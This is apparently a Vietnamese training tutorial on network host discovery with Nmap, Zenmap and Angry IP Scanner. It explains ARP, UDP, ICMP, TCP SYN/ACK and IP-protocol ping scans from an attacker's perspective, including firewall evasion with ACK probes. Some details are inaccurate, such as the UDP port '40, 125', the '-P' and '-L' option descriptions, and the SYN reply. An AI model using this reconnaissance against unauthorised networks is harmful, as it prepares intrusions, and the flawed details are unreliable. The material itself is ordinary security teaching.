


ARP Scan bằng Zenmap

- ARP Ping Scan được coi là hiệu quả và chính xác hơn các kỹ thuật khám phá khác.
- Nó tự động xử lý các yêu cầu ARP, truyền lại và hết thời gian chờ theo quyết định riêng của nó.
- ARP Ping Scan rất hữu ích cho việc khám phá hệ thống có các không gian địa chỉ IP lớn.
- ARP Ping Scan có thể hiển thị thời gian phản hồi hoặc độ trễ của thiết bị đối với gói ARP.


UDP Ping Scan

UDP ping scan tương tự như TCP ping scan. Port mặc định được Nmap sử dụng để quét ping UDP là 40, 125. Hoặc ta có thể chỉ định port khác bằng **DEFAULT_UDP_PROBE_PORT_SPEC** trong compile time của Nmap.



UDP ping scan to determine if the host is active

Attacker gửi các gói UDP đến máy mục tiêu và nếu có phản hồi UDP có nghĩa là máy mục tiêu đang hoạt động. Nếu máy đích đang offline hoặc không thể truy cập được, thì sẽ trả về các cảnh báo như không thể truy cập được hoặc vượt quá TTL (time-to-live). Trong Zenmap, tùy chọn **-PU** được sử dụng để thực hiện quét ping UDP.



UDP ping scan in Zenmap


ICMP ECHO Ping Scan

Attacker sử dụng **ping ICMP scan** để gửi các gói ICMP đến hệ thống đích để thu thập tất cả thông tin cần thiết. Điều này rất hữu ích khi ta cần xác định máy nào trong mạng đang chạy bằng cách ping tất cả đến chúng. Quét ping ICMP ECHO liên quan đến việc gửi ICMP ECHO request đến máy chủ. Nếu máy chủ còn sống, nó sẽ trả lời ICMP ECHO. Việc scan này rất hữu dụng vì ta có thể biết được các thiết bị đang hoạt động hay không hoặc xác định xem gói ICMP có đi qua tường lửa hay không.



ICMP echo request and reply


Nmap sử dụng tùy chọn **-P** để scan ICMP mục tiêu. Ta có thể tăng số lượng ping song song bằng tùy chọn **-L** hay điều chỉnh giá trị thời gian chờ ping bằng tùy chọn **-T**. Trong Zenmap, tùy chọn **-PE** được sử dụng để thực hiện quét ping ICMP ECHO. Máy đang hoạt động được hiển thị là ‘**Host is up**’ như trong hình bên dưới:



ICMP Echo ping scan output using Zenmap

ICMP ECHO Ping Sweep

Ping sweep (còn được gọi là **ICMP sweep**) là một kỹ thuật quét mạng cơ bản được áp dụng để xác định dải địa chỉ IP ánh xạ tới máy chủ trực tiếp (máy tính). Mặc dù một lần ping sẽ cho người dùng biết máy đó có tồn tại trên mạng hay không, một lần scan ping bao gồm các yêu cầu ICMP ECHO được gửi đến nhiều máy. Nếu một máy nào đó đang hoạt động, nó sẽ trả về ICMP ECHO reply. Ping scanning là một trong những phương pháp lâu đời nhất và chậm nhất được sử dụng để dò quét mạng.




ICMP ECHO Ping Sweep

Để hiểu rõ hơn về ping, trước hết cần phải hiểu rõ gói TCP/IP. Khi một hệ thống ping, nó sẽ gửi một gói duy nhất qua mạng đến một địa chỉ IP cụ thể. Gói này chứa 64 byte (56 bytes dữ liệu và 8 bytes header). Sau đó, người gửi sẽ đợi hoặc lắng nghe gói tin trả về từ đích. Nếu kết nối bình thường và máy tính mục tiêu “còn sống”, thì sẽ có gói tin trả về. Attacker sẽ tính subnet mask để xác định số lượng máy có trong subnet. Sau đó, họ sử dụng ping sweep để tạo kho lưu trữ các hệ thống đang hoạt động trong mạng con.

ICMP ECHO Ping Sweep sử dụng công cụ Nmap

Nmap giúp attacker thực hiện ping sweep để xác định các máy từ một dải địa chỉ IP. Trong Zenmap, tùy chọn **-PE** theo sau là danh sách IP được sử dụng để thực hiện quét ping ICMP ECHO.




Ping Sweep output sử dụng Zenmap

ICMP Timestamp Ping Scan

Bên cạnh ping ICMP ECHO truyền thống, còn có một số loại kỹ thuật ping ICMP khác như **ICMP timestamp ping scan** và **ICMP address mask ping scan**, mà attacker có thể áp dụng trong các điều kiện cụ thể. ICMP timestamp ping scan là một loại ping ICMP mà attacker truy vấn timestamp message để lấy thông tin liên quan đến thời gian hiện tại từ máy mục tiêu. Máy mục tiêu phản hồi bằng câu trả lời timestamp cho mỗi truy vấn nhận được. Tuy nhiên, phản hồi từ máy đích là có điều kiện và nó có thể hoặc không trả lời phản hồi với giá trị thời gian tùy thuộc vào cấu hình của quản trị viên. **ICMP timestamp pinging** này thường được sử dụng để đồng bộ hóa thời gian.

Phương pháp ping như vậy có hiệu quả trong việc xác định xem máy chủ đích có đang hoạt động hay không, cụ thể là trong điều kiện quản trị viên chặn các yêu cầu ping ICMP ECHO


truyền thông. Trong Zenmap, tùy chọn **-PP** được sử dụng để thực hiện ICMP timestamp ping scan.



ICMP timestamp ping sử dụng Zenmap

ICMP Address Mask Ping Scan

ICMP address mask ping là một giải pháp thay thế khác cho ping ICMP ECHO truyền thông, trong đó attacker gửi truy vấn ICMP address mask đến máy đích để lấy thông tin liên quan đến subnet mask. Tuy nhiên, phản hồi address mask từ máy đích là có điều kiện và nó có thể hoặc không thể phản hồi với giá trị subnet phù hợp tùy vào cấu hình của người quản trị. Loại phương thức ping này cũng hiệu quả trong việc xác định các máy chủ đang hoạt động tương tự như ICMP timestamp ping, đặc biệt khi quản trị viên chặn ping ICMP Echo truyền thông. Trong Zenmap, tùy chọn **-PM** được sử dụng để thực hiện ICMP address mask ping scan.




ICMP address mask ping in Zenmap

TCP Ping Scan

TCP SYN Ping Scan

TCP SYN ping là một kỹ thuật host discovery để thăm dò các port khác nhau nhằm xác định xem port đó có mở hay không và để kiểm tra xem có tường lửa đứng trước hay không. Trong kỹ thuật này, attacker sử dụng công cụ **Nmap** để bắt tay ba bước bằng cách gửi cờ TCP SYN trống đến máy mục tiêu. Sau khi nhận được SYN, máy mục tiêu xác nhận việc nhận bằng cách gửi cờ ACK. Sau khi nhận được cờ ACK, attacker sẽ biết máy mục tiêu đang hoạt động và sẽ chấm dứt kết nối bằng cách gửi cờ RST đến máy mục tiêu.




TCP SYN ping scan for host discovery

Port 80 được sử dụng làm port đích mặc định. Ta có thể chỉ định port khác bằng cách sử dụng tùy chọn **-PS** và số port (ví dụ: **PS22-25,80,113,1050,35000**), việc thăm dò sẽ được thực hiện song song với từng port. Trong **Zenmap**, tùy chọn **-PS** được sử dụng để thực hiện quét ping TCP SYN.

Một số ưu điểm của phương pháp này:

- Vì quét song song nên quá trình quét không bao giờ gấp lối time-out trong khi chờ phản hồi.


- TCP SYN ping có thể được sử dụng để xác định xem máy có hoạt động hay không mà không cần tạo kết nối. Do đó, không ghi log lại ở cấp hệ thống hoặc mạng, cho phép attacker không để lại dấu vết.



TCP ACK ping scan in Zenmap


TCP ACK Ping Scan

TCP ACK ping tương tự như TCP SYN ping. TCP ACK ping cũng sử dụng port mặc định là port 80. Trong kỹ thuật TCP ACK ping, attacker gửi trực tiếp một gói TCP ACK trống đến máy mục tiêu. Vì không có kết nối trước đó giữa attacker và mục tiêu nên sau khi nhận được gói ACK, máy mục tiêu sẽ phản hồi bằng cờ RST để chấm dứt yêu cầu. Việc tiếp nhận gói RST này, attacker có thể xác định rằng máy đích đang hoạt động. Trong Zenmap, tùy chọn -PA được sử dụng để thực hiện quét ping TCP ACK.



TCP ACK ping scan for host discovery


Cả hai gói SYN và gói ACK đều có thể được sử dụng để vượt qua tường lửa. Tuy nhiên, tường lửa hầu hết được cấu hình để chặn các gói ping SYN, vì đây là kỹ thuật ping phổ biến nhất. Trong những trường hợp như vậy, thăm dò bằng ACK có thể được sử dụng một cách hiệu quả để vượt qua tường lửa dễ dàng.



TCP ACK ping scan in Zenmap


IP Protocol Ping Scan

IP Protocol Ping Scan là phương pháp discovery mới nhất. Trong phương pháp này, ta gửi các gói tin khác nhau bằng các giao thức IP khác nhau. Nhiều gói IP cho ICMP (giao thức 1), IGMP (giao thức 2) và IP-in-IP (giao thức 4) được gửi mặc định. Để chỉ định giao thức mặc định, các bạn có thể sửa giá trị **DEFAULT_PROTO_PROBE_PORT_SPEC** trong file **nmap.h**. Đối với các giao thức cụ thể như ICMP, IGMP, TCP (giao thức 6) và UDP (giao thức 17), các gói sẽ được gửi với header phù hợp và đối với các giao thức còn lại, chỉ IP header được gửi cùng với gói tin.



IP protocol ping scan for host discovery

Tóm lại, attacker gửi các gói thăm dò khác nhau của các giao thức IP khác nhau đến máy mục tiêu. Trong Zenmap, tùy chọn **-PO** được sử dụng để thực hiện IP protocol ping scan.



IP protocol ping scan in Zenmap

Công cụ Ping Sweep

Các công cụ **Ping sweep** sẽ ping toàn bộ dải địa chỉ IP để xác định các hệ thống kết nối trực tiếp.

Angry IP Scanner

Angry IP Scanner là một công cụ dò quét IP và port. Nó có thể quét các trong bất kỳ phạm vi nào cũng như bất kỳ port nào của chúng. Nó sẽ ping từng IP để kiểm tra xem nó tồn tại hay không. Sau đó, nó tự động phân giải hostname, xác định địa chỉ MAC, quét port, ... IP

Angry có các tính năng nâng cao như thông tin về NetBIOS (computer name, workgroup name, và currently logged in Windows user), ... Công cụ này còn cho phép chúng ta lưu kết quả thành các định dạng CSV, TXT, XML hoặc IP-Port.

